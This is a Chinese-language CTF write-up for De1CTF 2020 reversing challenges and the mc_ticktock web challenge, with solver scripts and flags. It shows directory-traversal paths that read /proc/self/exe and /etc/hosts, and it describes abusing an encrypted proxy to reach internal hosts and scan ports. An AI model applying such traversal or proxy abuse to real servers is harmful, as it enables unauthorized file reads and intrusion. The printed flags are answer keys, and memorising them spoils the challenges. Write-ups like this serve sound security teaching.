        __emit 0xE8
    }

_asm
    {
        call _P1
        _P1 :
        add[esp], 5
            retn
    }

_asm
    {
        xor eax, eax
        add eax, 2
        ret 0xff
    }
```

3.将flag包装内的20个字符分成10组，分组进行base58编码

机器码太长了，这里就放个伪码

需要注意的是，虽然用的table是64位长,但是使用的算法是base58而不是base64

```
table = '0123456789QWERTYUIOPASDFGHJKLZXCVBNMqwertyuiopasdfghjklzxcvbnm+/='
for(int i = 0;i<10;++i){
  reg = (memSpace[0x20+i*2]<<8)+memspace(0x21+i*2);
  for(int j = 3;j>0;--j){
    memspace[0x39+j+i*3] = table[reg%58];
    reg /= 58;
  }
}
```

4.分组加密

然后不知道咋的，突发奇想吧，搞了轮加密，分组进行的。

模加，模减，异或这三种运算都是可逆的。

```
for(int i = 0,i<30,i+=3){
  memSpace[0x40+i+1] = memSpace[0x40+i+1]+memSpace[0x40+i+0];
  memSpace[0x40+i+2] = memSpace[0x40+i+2]-memSpace[0x40+i+1];
  memSpace[0x40+i+0] = memSpace[0x40+i+0]^memSpace[0x40+i+2];
}
```

5.对加密后的结果进行检测

不放机器码的理由同上。

```
enc_flag = [0x7a,0x19,0x4f,0x6e,0xe,0x56,0xaf,0x1f,0x98,0x58,0xe,0x60,0xbd,0x42,0x8a,0xa2,0x20,0x97,0xb0,0x3d,0x87,0xa0,0x22,0x95,0x79,0xf9,0x41,0x54,0xc,0x6d]
for i in range(len(enc_flag)):
    if enc_flag[i]!=memSpace[i]:
        return false
```

6.虚拟机运行完毕，返回true

```
case 0xab:return true;
```

exp.py

```
enc_flag = [0x7a,0x19,0x4f,0x6e,0xe,0x56,0xaf,0x1f,0x98,0x58,0xe,0x60,0xbd,0x42,0x8a,0xa2,0x20,0x97,0xb0,0x3d,0x87,0xa0,0x22,0x95,0x79,0xf9,0x41,0x54,0xc,0x6d]
table = '0123456789QWERTYUIOPASDFGHJKLZXCVBNMqwertyuiopasdfghjklzxcvbnm+/='
enc = [None]*30

i = 0
while(i!=30):
  enc_flag[i+0] = enc_flag[i+2]^enc_flag[i+0]
  enc_flag[i+2] = (enc_flag[i+2]-enc_flag[i+1]+0x100)%0x100
  enc_flag[i+1] = (enc_flag[i]+enc_flag[i+1]+0x100)%0x100
  i+=3

temp = ''
for i in range(len(enc_flag)):
  temp += chr(enc_flag[i])
enc_flag = temp
print(enc_flag)

for i in range(len(enc_flag)):
  for j in range(len(table)):
    if ord(enc_flag[i])==ord(table[j]):
      enc[i] = j
      break
print("de1ctf{",end = '')

for i in range(10):
  temp = enc[i*3]*58*58+enc[i*3+1]*58+enc[i*3+2]
  print("{}{}".format(chr(temp//256),chr(temp%256)),end = '')

print("}",end = '')
```

little elves

参考一个很小的elf头tiny elf，直接能执行汇编代码，通过系统调用获取输入，校验完后调用exit，正确会返回0，错误返回1。

加入了一些简单的花指令，基本上匹配对应模式就可以去除。

需要注意的是，elf头中定义的程序头的偏移是在4的位置，从第四个字节开始程序头和ELF头进行了复用。程序头的第三个成员代表段的其实地址，可以看到是00888000，所以加载的时候要自定义偏移0x888000，后续一些地址才是正确的。

算法方面，是有限域GF(2^8)上的矩阵乘法（就像希尔密码），用到的多项式是x^8+x^5+x^4+x^3+1，（`Rijndael MixColumns`中用的是x^8+x^4+x^3+x+1），需要一点点数学功底，或者求助密码学队友。

使用sage计算矩阵的逆

```
from sage.all import *
import random
flag = "De1CTF{01ab211f-589b-40b7-9ee4-4243f541fc40}"
SIZE = len(flag)
res = [200, 201, 204, 116, 124, 94, 129, 127, 211, 85, 61, 154, 50, 51,
27, 28, 19, 134, 121, 70, 100, 219, 1, 132, 93, 252, 152, 87, 32, 171,
228, 156, 43, 98, 203, 2, 24, 63, 215, 186, 201, 128, 103, 52]
def i2x(num):
    res = 0
    i = 0
    while num!=0:
        res += (num&1) * (x^i)
        num >>= 1
        i+=1
    return res

def i2y(num):
    res = 0
    i = 0
    while num!=0:
        res += (num&1) * (y^i)
        num >>= 1
        i+=1
    return res

def y2i(r):
    tmp = r.list()
    res = 0
    for i in tmp[::-1]:
        res <<= 1
        res += int(i)
    return res

def vi2y(v):
    res = []
    for i in v:
        res.append(i2y(i))
    return res

def vy2i(v):
    res = []
    for i in v:
        res.append(y2i(i))
```

```
    return res

def mi2y(m):
    res = []
    for i in m:
        res.append(vi2y(i))
    return res

def my2i(m):
    res = []
    for i in m:
        res.append(vy2i(i))
    return res

R.<x> = PolynomialRing(GF(2), 'x')
S.<y> = QuotientRing(R, R.ideal(i2x(313)))

M = MatrixSpace(S, SIZE, SIZE)
V = VectorSpace(S, SIZE)

def genM():
    res = []
    for i in range(SIZE):
        tmp = []
        for j in range(SIZE):
            tmp.append(random.randint(0, 255))
        res.append(tmp)
    return res

A = # matrix here ...
#A = genM()
AM = M(mi2y(A))
v = V(vi2y(res))
f = vy2i(AM.solve_right(v))
f = "".join(map(chr, f))
print(f)
```

mc_ticktock

文件列表：

exp.go

types.go

crypt.go

上一题提到的 `/MC2020-DEBUG-VIEW:-)` 隐藏命令，是管理员用于读取指定 `uuid` 玩家 `log日志文件` 的命令。

很容易联想到 `目录穿越` 去实现 `任意文件读取` 。

接下来我们可以读取以及逆向 `../../../../../../../proc/self/exe` (`go run exp.go types.go crypt.go -s1`)

文件含有符号表。

在 `main_main` 函数开头可以找到以下代码。

```
1.  _, err := os.Stat("webserver")
2.  if err != nil {
3.      log.Fatal("webserver not found")
4.  }
```

然后我们继续读 `../../../../../../../proc/self/cwd/webserver` (`go run exp.go types.go crypt.go -s2`)

文件没有符号表，可以使用 IDAGolangHelper 进行恢复。

文件有以下三个功能。

1. `http://:80/ticktock?text={text}`

这里会有一个修改过的 SM4 加密算法，会对 {text} 进行加密，然后返回密文，同时与预设密文进行比较。比较相同，会将你的ip记录下来，然后你才能使用功能二和功能三，此时明文就是本题的flag值。

记录ip的表每20分钟（20分钟是mc里一昼夜的时间）清空一次。

加密过程大致如下：

```
1.  KEY := Sha256([]byte("de1ctf-mc2020"))
2.  NONCE := Sha256([]byte("de1ta-team"))[:24]
3.  c, _ := crypt.NewCipher(KEY[:16])
4.  s := cipher.NewCFBEncrypter(c, NONCE[:16])
5.  plain := []byte("example plain text")
6.  buff := make([]byte, len(plain))
7.  s.XORKeyStream(buff, plain)
```

1. `http://:80/webproxy`

由于平时在开发网络协议，所以出题时也写了个代理，作为考点，想让选手访问内部网络的题。然后没想到有点难度，最后比赛过程中，这部分被临时砍掉了，出题人翻车了。

使用这个代理功能，可以实现 `http代理` 和 `端口扫描` 的功能。

剩下三道题 `mc_realworld` & `mc_logclient` & `mc_noisemap` 都需要使用这个代理去访问。

三道题的ip，可以使用 `/MC2020-DEBUG-VIEW:-) ../../../../../etc/hosts` 读取 `/etc/hosts` 来获取。

如何使用呢？发 POST 请求，POST 请求 BODY 使用 `chacha20` 加密。加密过程如下：

```
KEY := Sha256([]byte("de1ctf-mc2020"))
NONCE := Sha256([]byte("de1ta-team"))[:24]
cipher, _ := chacha20.NewUnauthenticatedCipher(KEY[:], NONCE[:])
body := []byte("127.0.0.1:80|GET /assets/ HTTP/1.1\r\nHost:
127.0.0.1\r\n\r\n")
buff := make([]byte, len(body))
cipher.XORKeyStream(buff, body)
```

1. `tcp://:8080/`

一个自定义TCP代理，用于 `mc_realworld` 的游戏服务。双向流量使用上面提到的 `chacha20` 加密。

使用命令 `go run exp.go types.go crypt.go -s3` ，可以得到 flag。

`De1CTF{t1Ck-t0ck_Tlck-1ocK_MC2O20_:)SM4}`